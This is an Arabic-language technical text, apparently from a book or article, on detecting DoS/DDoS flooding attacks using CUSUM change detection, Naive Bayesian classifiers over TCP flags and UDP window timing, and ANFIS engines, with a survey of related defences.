انتشار الأنشطة الشاذة بما في ذلك هجوم دوس/ هجوم الفيضانات والتي تؤدى الى زيادة معدل الحزم الغير مرغوب فيها في وصولها الى الجهاز الضحية. هذه الزيادة في عدد الحزم الغير مرغوب فيها نتائج عادة من عدد كبير من المضيفين المخترقين الين يقومون بإرسال حركة المرور الضخمة إلى الهدف. وينتج عن ذلك ليس فقط زيادة في حجم حركة المرور ولكن أيضا زيادة في عدد مصادر الإرسال لحركة المرور هذه. مشكلة تحديد نشاط الشبكة الخبيثة في وجود هجمات دوس/الفيضانات يمكن بالتالي أن تصاغ على أنها مشكلة الكشف عن التغيير. وهذا ينطوي على تحديد التغير في الخصائص الإحصائية لمعلمات حركة مرور الشبكة قيد الفحص، وهذا هو، معدل وصول عناوين **IP** جديدة.

يتم استخدام هذه الزيادة المفاجئة في معدل وصول عناوين **IP** الجديدة في **DMM** باعتباره الملاحظة الرئيسية في التحديد والتحقيق عن نشاط الشبكة الخبيثة. للكشف عن التغيير، يتم استخدام **CUSUM** "***sliding-window-based non-parametric***" والذي اقترحه أحمد وفريقه "**Ahmed, E., G.Mohay, A. Tickle, and S. Bhatia**". وظيفة **ddos** في **DMM** هو اخذ المدخلات من وظيفة تصنيف IP (**ipac**). **Bloom filters** في **ipac** تقوم بالتعرف على عدد من عناوين **IP** مصدر الجديدة من خلال تردد قياس معين والذي يسمى وظيفة **ddos** (***change detection algorithm***) وذلك لتحديد الهجوم.



Dos Detection Using Na`ive Bayesian Classifiers

في الآونة الأخيرة، تم الكثير من العمل على استخدام مختلف تقنيات ***machine-learning*** والمناهج الإحصائية العامة الأخرى في الكشف عن هجمات حجب الخدمة. في هذه الأعمال، قد صنفت هجمات حجب الخدمة ضمن فئة واسعة من هجمات التسلل "**intrusion attacks**". وبالتالي، تم تعريف حلول كثيره نحو عمليات الاختراق الرسمية، بما في ذلك تصعيد الامتيازات "**root escalation**"، هجمات الاسكربت "**scripts attacks**"، وما إلى ذلك. العامل الرئيسي الذي غالبا ما غاب عن طريق تصنيف هجمات دوس ضمن هجمات التسلل هو الحجم الهائل لحلول الكشف عن دوس والتي يجب أن تعامل بالمقارنة مع هجمات التسلل.

في حين أن النماذج الحسابية المكثفة "***computationally intensive models***" التي يجب أن تستخدم للكشف عن الاختراقات، ولكن حجم العمل هذا يجعل نماذج التعلم مثل **hidden Markov models (HMMs)** و **ANNs impractical** غير عمليه عندما يتعلق الأمر بالكشف عن الهجوم في الوقت الحقيقي. هذه النماذج تأخذ حيز كبير جدا أو وقتا طويلا. آلية الكشف عن هجمات حجب الخدمة يجب ان تكون خفيفة في عملها حتى تدعم سرعة الأسلاك.

عيب آخر لنماذج التعلم سواء الموجودة تحت إشراف/غير خاضعة للرقابة للكشف عن دوس هو دقة حركة المرور المستخدمة في بناء النماذج. في حين أنه من الشائع أن نفترض أن كل حركة المرور المستخدمة أمر طبيعي تماما، على البيانات التي تم جمعها في

مواقع المستخدم الفعلية، وهذا قد لا يكون بالضرورة صحيح ويجوز لبيانات التدريب نفسها ان تحتوي على شذوذ. وقد يتسبب هذا في السلبيات الكاذبة عندما يتم تطبيق نموذج على غيره من البيانات في العالم الحقيقي.

مشكلة أخرى بالنسبة لهجمات حجب الخدمة هي عدم وجود البيانات في جميع أشكال، وعلى وجه الخصوص، عدم توافر بيانات التدريب. حاليا، مجتمع بحوث دوس يعتمد اعتمادا كبيرا على مجموعتين من البيانات القياسية، وهذا هو، مجموعة بيانات **KDD** وبيانات **DARPA**، لغرض تعليم الاله والتحليل. ومع ذلك، هذه لديها عدد من القيود المتأصلة وهي أكثر ملاءمة لتحليل هجمات التسلل.

الهدف من أي نظام عملي للكشف عن هجمات دوس، بما في ذلك هجمات **DDoS** الفيضانات، ان يتوافر فيه الخصائص التالية (أ) خفيف الوزن، (ب) متكيفة مع الصعوبات العملية في التعلم، و (ج) قابلة للتشغيل بالقرب من سرعة الخط "**line speeds**".

تقنيات الكشف عن **DoS/DDoS** المقترحة تختلف عن بعضها البعض من حيث الأهداف التي تلبي الاحتياجات، والاستراتيجية المستخدمة، والميزات المختارة والأداء. وتشمل هذه التقنيات الكشف عن النهج الإحصائي مثل **chi-square-test** على قيم **entropy values** من رؤوس الحزم. جين ويونغ "*Jin and Yeung*" ناقش آثار تحليل الارتباط المتعدد "*multivariate correlation analysis*" للكشف عن دوس، ويقدم مثالا للكشف عن هجوم فيضانات **SYN**. جين ويونغ قاما باستخدام مصفوفة التغاير "*covariance matrix*" لعرض العلاقة بين كل زوج من خصائص الشبكة من أجل تحديد هجوم. **CUSUM algorithm** يتم استخدامها للكشف عن التغيير في عدد الحزم الموجهة نحو الوجهة للتعرف على الهجوم.

التقنيات الأخرى التي اتخذت من تحليل النمط "*pattern analysis*" والتعلم الآلي "*machine learning*" تم اقتراح استخدامها. على سبيل المثال، **Xie et al.** قام بالنظر الى هجمات **application layer DDoS** واستخدام **hidden semi-Markov models** للكشف عن هذه الأنواع من الهجمات. كما يتم تطبيق خوارزميات تصنيف أخرى مثل **support vector machines**، **genetic algorithms**، **artificial neural networks (ANN)** و**Bayesian learning**. تقنيات **Hybrid modelling techniques** تقدم هي الأخرى نتائج مثيرة للاهتمام. كما تم اقتراح حلول لهجمات حجب الخدمة القائمة على نموذج ماركوف الخفي. وقد تم توثيق وتصنيف هجمات **DDoS** وآليات الدفاع. وقد ناقشت الأعمال الحديثة استخدام المصنفات النظرية الافتراضية "*Bayesian classifiers*" نحو كشف التسلل، بشكل عام، والتي تشمل هجمات حجب الخدمة وعلى النحو التالي:

- **Xu, X., Y. Sun, and Z. Huang** قاموا بنمذجة معدل التغير من عناوين **IP** الجديدة والقديمة في العقد في الشبكة باستخدام نموذج ماركوف الخفي (**HMM**) وتحديد الهجمات التي تستند إلى السمة المذكورة أعلاه. كما شرح كيفية ظهور النتائج لتحسين تبادل المعلومات بين العقد الموزعة مع الهجوم باستخدام تقنيات التعلم ***Cooperative Reinforcement Learning techniques***.
- **Seo, J., C. Lee, T. Shon, K.H. Cho, and J. Moon.** قاموا باستخدام **traffic rate analyzer (TRA)** لنمذجة معدل **TCP flag** والذي هو مقياس لنسبة الحزم مع **flag** المختارة بالنسبة لعدد حزم **TCP** الكلية. وبالإضافة إلى ذلك، فإنها تستخدم معدل البروتوكول "*protocol rate*" والذي هو مقياس لنسبة الحزم من البروتوكول المحدد بالنسبة الى إجمالي عدد الحزم الواردة. حيث يتم رصد العشرات من الميزات، كما تم ذكرها سابقا، ونمذجتها الى الحزم العادية وحزم الهجوم على شكل سلسلة من **SVMs**. وتم وصف الهجمات بأنها **DoS**، **DDoS** أو هجمات **DrDoS** استنادا إلى الفئة التي ينتمي إليها النمط.

نهج الكشف "Detection Approach"

نهج الكشف هنا يعمل هو الاخر داخل معمارية **DMM**، كما هو الحال مع نهج **CPA NSP** المعروضة في **Modelling UDP Traffic**. بينما تستخدم تقنيات الكشف القائمة على التوقيع "***signature-based detection techniques***" والتي تعتمد على التوقيعات لتحديد الهجمات، ونماذج الكشف القائمة على أساس الشذوذ تقوم ببناء نماذج عن حركة المرور العادية وتحديد الهجمات بأنها الانحراف عن حركة المرور العادية التي استخدمها في بناء هذه النماذج. وهذا الأخير هو أكثر ملاءمة للكشف عن هجمات الفيضانات، وبالتالي تم اختياره.

عناصر التصميم العام

- (**Traffic separation**). يحتاج حركة مرور الشبكة ليتم فصلها إلى تيارات "**streams**" من أجل تسهيل تنفيذ تقنيات معالجة دوس في حالة وجود الهجوم. ونحن نقوم بتحديد التيار من قبل اثنين من الصفوف **destination ip**، **destination port**.
- (**Windowing**). **Windowing** تعنى تقسيم حركة المرور المدخلات إلى مجموعات فرعية مرورية والتي تنسجم مع كيانات منطقية "***logical entities***" تسمى النوافذ "***window***". قد تكون النوافذ إما نوافذ الوقت "***time windows***" أو نوافذ الحزمة "***packet windows***". وقد تم اختيار نوافذ الحزمة "***packet windows***" من أجل تقليل وقت الرد الفعلي وأيضا لديه سيطرة على عدد من الأحداث التي يجب أن تكون على الغرار.
- (**Flagging an attack**). **Flagging** الوضع الشاذ كالهجوم هي وظيفة من سلسلة من النوافذ الشاذة، وليس بالضرورة على التوالي. على سبيل المثال، بانه يتم وضع علامة الهجوم بعد رصد خمس نوافذ غير طبيعية متتالية، فالمهاجم يمكنه الهروب بذكاء

من الكشف عن طريق الحفاظ على حركة مرور الهجوم ان تكون أدنى 5. الهدف سيكون آمن إلى حد معقول من هذا العمل من قبل المهاجم. ومع ذلك، فإن آلية الكشف تفوت مثل محاولات الهجوم هذه والذي وقع في تراكم الهجوم. ومن أجل التغلب على هذه المشكلة، يتم استخدام آلية **step-based mechanism**. في أي وقت في سياق النشر، وإذا كان عدد من النوافذ الغير طبيعية تتجاوز عدد معين (معلم يسمى ***abnormal window count (AWC)***)، فيتم الأعلام عن هذا الهجوم. وهذا يضمن أن مثل هذه الهجمات سوف يتم صيدها.

Modelling TCP Traffic

للكشف عن الهجوم، يتم وضع نماذج تستند إلى رؤوس البروتوكول. وهو الدافع وراء اختيار معلمات التي ينبغي أن تكون قادره على التفريق بين النمط العادي والهجوم. من بين مجموعة من مختلف المعلمات في **header**، تظهر **TCP flags** لتكون الأنسب. في الوقت الذي يتم فيه اختيار المعلمات، ينبغي الإشارة إلى الحفاظ على خفض عدد هذه المعلمات وهذا سوف يقلل الحمل على نظام الكشف.

لنمذجة حركة مرور **TCP** وذلك من خلال حقل **TCP flags**، وهي متاحة كحقل في **TCP header**. حقل **TCP flags** عبارة عن مجموعة من 8 بت، كل بت تمثل **flag** واحدة. الـ **flag** الفردية أو مجموعات من **flags** ترمز إجراءات محددة في **TCP** -على سبيل المثال، إنشاء اتصال، إغلاق اتصال، طلب بيانات، وما إلى ذلك. **TCP flags** هي: **SYN**، **ACK**، **PSH**، **FIN**، **URG**، **RST** (**TCP flags** القياسية) و**ECW**، **CWR**. واخر اثنين من **flags**، "**seldom used packets**" نادرا ما تستخدم في حركة المرور على الإنترنت، لذلك نحن نصب اهتمامنا حول الستة **flags**. وبالتالي، هناك 2^6 من المتغيرات الظاهرة المختلفة. يتم تعريف نافذة الحزمة "**packet window**" من الناحية الفنية كمجموعة من مجموعات من **flags** التي تلاحظ مع كل نافذة الحزمة "**packet window**". قدرة نافذة حزمة معينه هي وظيفة الإمكانيات الفردية للمجموعات **flags** المختلفة التي لوحظت داخل النافذة. على الرغم من أن بعض هذه **flags** قد تعتمد على بعضها البعض، ولكن داخل النوافذ الصغيرة (بالمقارنة مع حركة المرور الإجمالي) التبعية بين **flags** الفردية قد لا تكون موجودة، ويفترض أن تكون مستقلة تماما.

ومع ذلك، لوحظ ان حركة مرور **TCP** تكون منحرفة جدا في الطبيعة. والدليل على ذلك وجود عدد قليل فقط من مجموعات **flags** في حركة المرور الواردة. وهذا يعطي مجالا لنمذجة حركة المرور مع أقل من 2^6 الأحداث على النحو المذكور أعلاه. كما انه يحمل بعض أشكال التجمع الصحيح والتي سوف تقلل عدد الأحداث. بعد عدة تجارب على مختلف مجموعات البيانات لتحديد التجمع المعقول من هذه **flags**، والتي تكون على النحو التالي:

1. T1: Packets with RST bit set (irrespective of other bits) – 32 packet types
2. T2: SYN packets – 1 packet type
3. T3: ACK packets – 1 packet type
4. T4: FIN/ACK packets – 1 packet type
5. T5: PSH/ACK packets – 1 packet type
6. T6: Rest of the packets – 28 packet types. Includes seldom used packets and invalid packets

لنافذة الحزم مع الحجم ***N***، هناك (***N*+1**) من الحالات التي يتعين رصدها، مما يجعل احتمال العدد الإجمالي للحالات هو "**6*(*N*+1)**" ومع ذلك، وكما ذكر أعلاه، فانه من غير المحتمل جدا أن يحدث في حركة المرور العادية الكثير من الحالات بسبب حركة المرور **TCP** المشوه من حيث استخدامها لـ **TCP flags**. وبالتالي، يمكن لعدد أقل من الأحداث ان تكون كافيه في نمذجة حركة المرور، وهذا يوفر سببا لاختيار **Naive Bayesian classifiers** مع الافتراضات البسيطة. ومع ذلك، فإن وجود حالات التي لا تحتمل أن تحدث قد تؤدي إلى أحداث مع احتمال الصفر. لتجنب الأحداث ذات الاحتمال صفر، فهناك تقنية بسيطة مثل **Laplacian smoothing** يمكن استخدامها. ومع ذلك، فإن هذا قد تعطي نتائج غير دقيقة عند تطبيقه على عدد كبير من الحالات، لا سيما وأنه بدأنا مع افتراض العمل مع كميات صغيرة من البيانات.

نحن نقوم بتخفيض عدد الأحداث (**N+1**) المحتملة لكل مجموعة وذلك باستخدام عدد ثابت من ***K*** bands، حيث كل **band** يقوم بتجميع الأحداث ذات الاحتمال المماثل معا. وهذا يقلل من عدد الأحداث ذات الاحتمال صفر ويحسن أيضا التجانس.

الهدف من هذا هو تجميع حالات TCP flags في نطاقات "bands" التي تم ملاحظتها. معرفة الأحداث من مدخلات حركة المرور استنادا إلى المجموعة أعلاه من الأحداث وتحديد الاحتمالات لكل حدث. وأخيرا تحديد الحد الادنى المناسب، وهو احتمال أدناه والتي سيتم تصنيف ما فوقه على انه نافذة غير طبيعية.

الهدف من رصد رؤوس البروتوكول هو تطوير نمط مميز، الأمر الذي سيساعد في وقت لاحق في كشف هجمات حجب الخدمة. وهناك سمة مميزة في **UDP** وهو أنه ذات اتصال أقل "*connection-less*"، وبالتالي يضمن اتصال سريع. وعلى، خلاف **TCP**، **UDP header** لا يحتوي على حقول مثل **flags**، والتي ستحدد حالة الاتصال. ومنذ ان كان **UDP** ذات اتصال أقل "*connection-less*"، فان هذا أدى الى ان معظم هجمات حجب الخدمة تقوم باستخدام **UDP**، في محاولة لاستنفاد موارد عرض النطاق الترددي المتاحة للملقم. ونتيجة لذلك، لا يمكن استخدام معلومات **UDP header** كمعلم للكشف عن هجمات حجب الخدمة التي تقوم باستخدام **UDP**.

وبالتالي، فإن المعلم هنا هو **window arrival time (WAT)** لنافذة الحزمة. **WAT** من نافذة الحزمة هي مدة التي وصلت فيها نافذة الحزمة. من الناحية الفنية، فإنه هو الفرق في الوقت بين الحزم **P1** و**PN** من النافذة، حيث **N** هو حجم النافذة. ونظرا للقيود المختلفة، فانه يعتبر النوافذ الغير متداخلة. ويتم رصد **WATs** من النوافذ، ومن ثم تطوير نموذج لاستيعاب أحداث **WAT** هذه. خلال مرحلة الانتشار، تستخدم احتمالات النموذج لتحديد احتمال وصول النافذة الواردة. وإذا كان الاحتمال هو أقل من احتمال المسوح به، فيتم تصنيف النافذة انها غير طبيعية.

وعلى غرار **TCP**، فان الأحداث هي قليلة للغاية في الطبيعة والتي تبدو أن هناك العديد من النطاق لتجميع هذه الأحداث من أجل تقليل عدد الاحتمالات التي يتم التعامل معها من قبل النموذج. وهنا يتطلب تجميع **WATs** الى عدد ثابت من **bands** والتي تحددها حدود الوقت.

وبالتالي، فإن كل **band** هي عبارة عن مجموعة متجاورة من **band**. أثناء الهجوم، يتم حساب **WAT** لكل نافذة، واحتمال كل نافذة هو احتمال **band** داخل **WAT** الذي يندرج تحته. إذا كان هذا الاحتمال أصغر من احتمال المسوح به، يتم اعتبار النافذة غير طبيعية. ويتم تحديد الاحتمال المسوح به من خلال اعتماد أساليب عبر التحقق من صحة المماثلة لتلك التي أجريت في **TCP**.

Dos Detection Using CUSUM and Adaptive Neuro-Fuzzy Inference System

نهجنا هنا هو تطبيق خوارزمية **CUSUM** لتتبع المتغير **X(n)** للتغيرات في الهجوم من حركة المرور لاحظ (محدد لأنواع مختلفة من الهجمات) ورفع الإنذار عندما يصبح المجموع التراكمي "**cumulative sum**" كبير جدا (على أساس القيمة المسموح بها). ولكن غالبا ما تنتج هذه الآلية العديد من الانذارات الكاذبة. نظام **fuzzy inference system (FIS)** يمكن استخدامها بدلا من النظام القائم على الحد المسموح به "**threshold value**" لأنه يزيل الانفصال المفاجئ بين الطبيعي والشذوذ وبالتالي يقلل من عدد الانذارات الكاذبة نسبيا.

إخراج **FIS** يعتمد على **membership function** المختارة ومعالمها. وبالتالي، لإخراج أفضل فمن المهم اختيار معلمات **membership function** المناسبة؛ يخدم **ANFIS** كتقنية مناسبة لهذا الغرض. في **ANFIS**، معلمات **membership function** في **FIS** تكون على ما يرام بناء على البيانات التي تم جمعها في بيئة الوقت الحقيقي.

آليات الدفاع ضد **DoS/DDoS** يمكن تصنيفها على أساس استراتيجية الكشف عن الهجوم وذلك من خلال الكشف عن النمط الشاذة. وعلاوة على ذلك، في الكشف عن الشذوذ لدينا اثنين من مواصفات السلوك العادي: **Standard** و**Trained**. في نمط آلية الكشف، يتم تخزين توقيعات الهجمات المعروفة في قاعدة بيانات، ويتم مراقبة كل الاتصالات من أجل وجود هذه الأنماط. العيب هنا هو أن الهجمات المعروفة فقط هي التي يمكن أن يتم الكشف عنها، في حين أن الهجمات مع وجود اختلافات طفيفة عن الهجمات القديمة تكون غير ملحوظة. على العكس من ذلك، الهجمات المعروفة يتم الكشف عنها بسهولة، ولا ايجابيات كاذبة تأتي عبر ذلك. **Snort** تقدم بعض الأمثلة على نظام كشف الدوس الذى يستخدم الكشف عن نمط الهجوم. ويستخدم نهج مماثل في السيطرة على فيروسات الكمبيوتر أيضا. وعلى غرار برامج الكشف عن الفيروسات، فان قواعد بيانات التوقيعات "*signature databases*" يجب تحديثها بشكل متكرر لحساب الهجمات الجديدة.

الأساليب التي أنشئت للكشف عن السلوك الشاذ لديها تمثيل لسلوك النظام العادي، مثل ديناميكية حركة المرور العادية أو أداء النظام المتوقع. الحالة الراهنة للنظام يتم مقارنتها بشكل دوري مع النماذج للكشف عن الحالات الشاذة. ميركوفيتش وآخرون "**Mirkovic et al.**" اقترح تقنية تسمى **D_WARD** (**DDoS Network Attack Recognition and Defense**). وهو حل نهائي يهدف إلى الكشف المستقل ووقف الهجمات الصادرة من الشبكة المنتشرة. وهو يوفر الاستجابة الديناميكية. عن طريق الاختيار بعناية معايير التعديل، فان **D_WARD** يكون قادر على الاستجابة السريعة لظروف الشبكة في حين يكون صامدا في مواجهة محاولات المهاجم. هي فعالة في الوضع **autonomous mode**. ومع ذلك، لاحظ الباحثون أن في بعض الأحيان تعطى نتائج كاذبه.

ماهاجان وآخرون "**Mahajan et al**" اقترحا النظام (**ACC**) **aggregate congestion control**، وهي آلية تتفاعل حالما يتم الكشف عن الهجمات، ولكنه لا يعطي آلية للكشف عن الهجمات المستمرة. لكل من مراقبة حركة المرور والكشف عن الهجوم، قد يكون كافيا للتركيز على التدفقات الكبيرة. **XenoServices** هو البنية التحتية لشبكة موزعة من المضيفين على الشبكة التي تستجيب للهجوم على أي موقع والتي تقوم بتكرار الموقع بسرعة وعلى نطاق واسع بين ملقمات **XenoService**، مما يتيح للموقع الذى يتعرض للهجوم على

اكتساب المزيد من الاتصال بالشبكة لاستيعاب فيضان الحزمة. وعلى الرغم من ان هذه البنية التحتية يمكنها ضمان جودة الخدمة "**QoS**" خلال هجمات **DDoS**، فمن المشكوك فيه أن عددا كبيرا من مقدمي خدمات الإنترنت سوف تعتمد هذه البنية التحتية بسرعة.

بناء على مواصفات السلوك العادي، يمكننا فصل آليات الكشف عن الشذوذ الى **standard** و**trained**. الآليات التي تستخدم المواصفات القياسية "**standard**" للسلوك الطبيعي تعتمد على بعض معايير بروتوكول أو مجموعة من القواعد. على سبيل المثال، توضح مواصفات بروتوكول **TCP** المصافحة الثلاثية التي يجب أن يؤديها لإنشاء اتصال **TCP**. آلية الكشف عن الهجوم يمكن الاستفادة من هذه المواصفات للكشف عن اتصالات **TCP** النصف مفتوحة والتخلص منها من قائمة الانتظار. وتقترح بعض الأساليب لتعزيز مكدس البروتوكول "**protocol stack**" مثل **SYN cookies** و **SYN cache**، للتخفيف من حدة الهجمات مثل **SYN flood** الذي يستخدم بروتوكول **TCP**. ميزة المعيار **standard** هو أنه لا ينتج ايجابيات كاذبة. كل حركة المرور الشرعي يجب أن تستوفي شروط سلوك محدد. العيب هو أن المهاجمين لا يزالون يؤدون الهجمات المعقدة، والتي تبدو من الظاهر مماثله للمعايير الطبيعية لحركة المرور، وبالتالي دون أن يلاحظها أحد.


الآليات التي تستخدم المعيار **trained** يتقوم بمراقبة حركة المرور وسلوك النظام ومن ثم تنتج القيم ذات الحد "**threshold values**" المسموح به للمعلمات المختلفة. وتعتبر كافة الاتصالات التي تتجاوز واحد أو أكثر (اعتمادا على النهج) من هذه القيم بانها شاذة. واحد من هذه النهوج المستخدمة على نطاق واسع هو خوارزمية **CUSUM**.

وانغ وآخرون. اقترح آلية الكشف على وجه التحديد هجوم فيضانات **SYN**. بنغ وآخرون. اقترح آلية الكشف عن طريق رصد عنوان **IP** المصدر. تشو وآخرون. اقترح الكشف على أساس **CUSUM** و **space similarity** في كل مضيف في شبكة **P2P**. ليو وآخرون. اقترح نظام منع الاختراق اسمه **Cumulative Sum-based Intrusion Prevention System (CSIPS)**. على الرغم من ان كل هذا العمل المذكور أعلاه لديهم أفكار جديدة خاصة بهم، ولكن كان هناك عيب واحد مشترك وهو اختيار الحد المسموح به "**threshold**"، وهو أمر مهم حيث اختيار **threshold** منخفض تؤدي إلى الكثير من الايجابيات الكاذبة، في حين **threshold** العالي تقلل من حساسية آلية الكشف. لهذا السبب، في نهجنا المقترح، نستخدم محركات **ANFIS** الأكثر ذكاء.

الية استخدام CUSUM في الكشف عن هجمات الحرمان من الخدمة

نهج الكشف الموصوف يعمل هو الاخر داخل معمارية **DMM** كما تم وصفها سابقا. وكما هو الحال مع نهج **CPA NSP**.

يشمل النموذج المقترح تقنية **CUSUM و ANFIS** مقياس **CUSUM** لكل هجوم يتم إيجاده ونقله إلى **ANFIS** التابع له. تصنيف حركة المرور الذي تم تحليله الى وضع الهجوم أو الوضع الطبيعي يكون على أساس إخراج **ANFIS**. يعطي الشكل التالي الرسم البياني عن النموذج المقترح. وكما هو مبين في الشكل التالي، تم جمع بيانات حركة المرور في الوقت الحقيقي، والخصائص اللازمة لنمذجة الهجوم باستخدام **CUSUM** يتم استخراجها والتي يتم بعد ذلك نقلها إلى محرك **ANFIS** المقابل.



الخصائص تختلف باختلاف أنواع الهجمات والتي تم تفسيرها سابقا. وبالنظر إلى حقيقة أنه قد لا يكون من الممكن نمذجة حركة المرور في الأنظمة الديناميكية والمعقدة مثل الإنترنت باستخدام **simple parametric description**، اخترنا الإصدار **non-parametric** من خوارزمية **CUSUM**. خوارزمية **CUSUM** تتحقق **dynamically** إذا كانت السلسلة زمنية التي لوحظت إحصائيا متجانسة، وإذا لم

تكن، فإنه يجد النقطة التي حدث التغيير عندها ويستجيب وفقا لذلك. باعتبار $X(n)$، تدل على قيمة الهجوم المتغير خلال فترة زمنية **nth** والأوزان المقابلة لها $W(n)$، والذي هو القيمة المستمدة من $X(n)$.

لقد قمنا بنمذجة $X(n)$، مع خمس هجمات مختلفة الى **XSYN(n)**، **XLAND(n)**، **XSMURF(n)**، **XUDP(n)** و **XICMP(n)** والتي تمثل **SYN Flood**، **Land**، **Smurf**، **UDP Flood** وهجمات **ICMP Flood**، على التوالي، والتي تم وصفها مجتمعة الى **attack characteristic variables**. ولقد تم انشاء هذه المتغيرات "**variables**" بالطريقة التي تظهر أي زيادة مفاجئة في القيمة فقط خلال الهجوم، مما يسمح للخوارزمية **CUSUM** بالكشف عن التغيرات المفاجئة في حركة المرور بشكل أكثر دقة وتقييد الانذارات الكاذبة إلى حد كبير. بعض تقنيات كشف الدوس الموجودة باستخدام **CUSUM** تحتفظ بسجل فقط بالحزمة المعدودة التي لوحظت في الفترة الفاصلة. ولكن في هذه التقنية المقترحة، يتم نمذجة **CUSUM** بالطريقة التي تعكس سلوك الهجوم. المتغير **X(n)** المقابل لكل نوع من الهجوم محدد. فان قيمته سوف تكون كبيرة عندما يكون هناك هجوم.

نحن نقوم بنمذجة الخمس هجمات المختلفة المذكورة أعلاه على النحو التالي:

SYN flood attack where we are taking into consideration the counts of RST, SYN and SYN/ACK packets:

$$X_{SYN}(n) = (N_{RST} + N_{SYN}) - N_{SYN/ACK}$$

Land attack where N[(SRC_IP=DST_IP)&(SYNset)] represents the number of incoming packets having the same source IP address and destination IP address with its SYN FLAG set:

$$X_{LAND}(n) = N_{[(SRC_IP=DST_IP)\&(SYNset)]}$$

Smurf attack where N (DEST_ADDR=BADDR) denotes the number of ICMP requests made to the broadcast address, exploits the vulnerability in the ICMP protocol:

$$X_{SMURF}(n) = N_{(DEST_ADDR=BADDR)}$$

UDP flooding attack where N (DEST_ADDR=HOST_IP) denotes the number of incoming UDP packets, N (SRC_ADDR=HOST_IP) denotes the number of outgoing UDP Packets and N_{ICMP_error} denotes the number of ICMP Destination Port Unreachable Error packets:

$$X_{UDP}(n) = (N_{(DEST_ADDR=HOST_IP)} - N_{(SRC_ADDR=HOST_IP)}) + N_{ICMP_error}$$

ICMP flood attack:

$$X_{ICMP}(n) = \text{Total payload size of the ICMP request packets}$$

بعد نمذجة متغيرات الهجوم **attack characteristic variables**، يتم تمرير هذه القيم التي يتم جمعها من حركة المرور في الوقت الحقيقي إلى محركات **ANFIS**.

ANFIS Engines

Fuzzy logic و **neural networks** تساعد على الشروع في قضايا مثل الغموض "**vagueness**" والاختلافات الغير معروفة في المعلمات بشكل أكثر كفاءة، وبالتالي تحسين متانة آلية الدفاع الشاملة. وقد تم تطوير تقنيات **Neuro-fuzzy** عن طريق مزج كلا من **Artificial Neural Network (ANN)** و **Fuzzy Inference System (FIS)** وسميت "**ANFIS**". باستخدام **ANFIS** مع خوارزمية **CUSUM** يوفر ميزة مزدوجة. أولا يساعد في إزالة آلية رفع الانذار المستندة إلى الحد "**threshold**" من **CUSUM** من

خلال الآلية القائمة على **fuzzy logic-based mechanism**، والثانية الموالفة دقيقة لمعلمات **membership function parameters** التي تشارك في **FIS** باستخدام تقنية التعلم القائمة على **neural network**.

الشبكة التكيفية (**adaptive network**) هي شبكة إلى الأمام من خمس طبقات "***five-layer feed-forward network***" في كل عقدة تؤدي وظيفة معينة (**node function**) على الإشارات الواردة فضلا عن وجود مجموعة من معلمات **fuzzy membership parameters** تتعلق بهذه العقدة. فيما يلي القواعد التي لدينا على غرار كل نوع من أنواع الهجمات التي نوقشت أعلاه.

RULE 1: If (X (n) is HIGH) then attack is HIGH

RULE 2: If (X (n) is MEDIUM) then attack is MEDIUM

RULE 3: If (X (n) is LOW) then attack is LOW




